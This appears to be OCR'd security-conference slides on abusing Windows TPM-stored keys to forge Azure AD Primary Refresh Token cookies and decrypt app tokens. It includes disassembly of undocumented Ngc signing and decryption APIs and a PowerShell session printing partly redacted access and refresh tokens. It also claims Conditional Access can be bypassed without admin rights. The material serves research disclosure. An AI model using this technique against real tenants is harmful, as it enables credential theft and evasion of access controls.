mov     [rsp+120h+var_F8], rax
mov     eax, [rbp+57h+var_A8]
mov     dword ptr [rsp+120h+var_100], eax
mov     r9, [rbp+57h+var_A0]
xor     edx, edx
lea     rcx, [rbp+57h+var_38]
call    cs:__imp_NgcImportSymmetricPopKey
nop     dword ptr [rax+rax+00h]
mov     ebx, eax
test    eax, eax
jns     short loc_18005073A
mov     [rsi+0B0h], eax
test    byte ptr cs:Microsoft_Windows_AADEnableBits, 4
```


```
mov     dword ptr [rsp+110h+var_E8], eax
mov     rax, [rbp+57h+var_80]
mov     [rsp+110h+var_F0], rax
mov     r9d, [rdi]
mov     r8, [rdi+8]
mov     edx, [rcx+18h]
mov     rcx, [rcx+20h]
call    cs:__imp_NgcSignWithSymmetricPopKey
nop     dword ptr [rax+rax+00h]
mov     r8d, eax
mov     [rbp+57h+arg_0], eax
test    eax, eax
jns     loc_1800524E5
mov     [rbx+2Ch], eax
test    byte ptr cs:Microsoft_Windows_AADEnableBits, 4
```

RPC Call for Your Needs




Sign PRT with session key


- Undocumented APIs can import session key and decrypt it
- Imported session key can be used for signing



Got Our Own PRT Cookie!




Overview of the entire flow (Browser SSO)



Authentication Flow (App Tokens Requests)

- Session key signed PRT can also give us encrypted app tokens (access token / refresh token)



Decrypt app tokens with session key

- Encrypted app tokens can be decrypted by session key
- There is another undocumented API useful for us 😄

```
mov     rax, [rbp+57h+var_C8]
mov     [rsp+130h+var_110], rax
mov     r9d, [rdi]
mov     r8, [rdi+8]
mov     edx, [rbx+18h]
mov     rcx, [rbx+20h]
call    cs:__imp_NgcDecryptWithSymmetricPopKey
nop     dword ptr [rax+rax+00h]
mov     r8d, eax
mov     [rbp+57h+arg_8], eax
test    eax, eax
jns     loc_18004D136
mov     rax, [rbp+57h+arg_0]
mov     [rax+0B0h], r8d
test    byte ptr cs:Microsoft_Windows_AADEnableBits, 4
```

Decrypt app tokens by session key

```
PS C:\> $tokens = Acquire-Token -Username employee01@[redacted].com -Password $password -Resource urn:ms-drs:enterpriseregistration.wind
ows.net -Clientid 29d9ed98-a469-4536-ade2-f981bc1d605e -PRTFlow $True
PS C:\> $tokens.access_token
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IlhSdmtvOFA3QTNVYVdTblU3Yk05blQwTWpoQSIsImtpZCI6IlhSdmtvOFA3QTNVYVdTblU3Yk05blQwTWpoQSJ9.eyJhd
WQiOiJ1cm46bXMtZHJzOmVudGVycHJpc2VyZWdpc3RyYXRpb24ud2luZG93cy5uZXQiLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC82NDUwNjRlZS05YjZlLTQzZGItOWQ
[redacted]
07HBOOEQvBtQ0aB1ChqxeUJLHKRFITihFpr6F7ONee52daEBMG-ZFQ9Vi8ws1MRHmILeTGLUjLmuj4AW_Mdb9HfrTDiJUXti_o88sMm1fXB1A0OH8ytDd_rEWZRzZS8E33tdSXgulD
9RhEU7loz-cqhxZADAEU7gfVNun8VgXbMDYEe9r-VJebWYLRFLyCrHCSwjY5ENhcnSCq-jZkKV77zkqk1sms2B4O7Q
PS C:\> $tokens.refresh_token
0.AT0A7mRQZG6b20OdRv6Bplz96pjt2SlppDZFreL5gbwdYF6hAPQ.AgABAAEAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P8xa3rMpPkWhMFVLMQsWxSWJJc80PVC1LMulkAGj3bB
[redacted]
Dr06GuMtfvSzqPRLmv1pjt_IMqDzeZtmC21mPbEjY_2wP_yTXJ_lKHFNq59lumUeDau5dedIf3niMjBl8B3xYtaT27cFhH4qzEsxBookt_gOXVQG8pf9w
```

Access Token

Refresh Token

Attack TL;DR #1

- By abusing TPM stored keys, attackers can create PRT Cookie or acquire app tokens for arbitrary users with their credentials.
  - Administrator privilege is not needed for this attack
- Allows attackers to bypass Conditional Access policy based on device

Explore more for “Passwordless”


- Found that other undocumented APIs allow us to interact with Windows Hello for Business (WHfB) keys stored in TPM

```
jz      loc_180056A2E
lea     r8, [rbp+57h+var_88]
lea     rdx, [rbp+57h+var_88+8]
mov     rcx, [rbp+57h+arg_10]
call    cs:__imp_NgcGetUserIdKeyPublicKey
nop     dword ptr [rax+rax+00h]
mov     edi, eax
test    eax, eax
jns     loc_1800569E9
mov     rcx, rsi        ; char *
call    ?_DBG_BASENAME@@YAPEBDPEBD@Z ; _DBG_BASENAME(char const
mov     [rsp+120h+var_E0], r15
lea     rcx, pCertContext
mov     [rsp+120h+var_E8], rcx
mov     [rsp+120h+var_F0], 7Dh ; '}'
```

```
mov     r9, rax
mov     r8d, dword ptr [rbp+57h+var_C0]
mov     rdx, qword ptr [rbp+57h+var_C0+8]
mov     rcx, [rbp+57h+arg_10]
call    cs:__imp_NgcSignWithUserIdKey
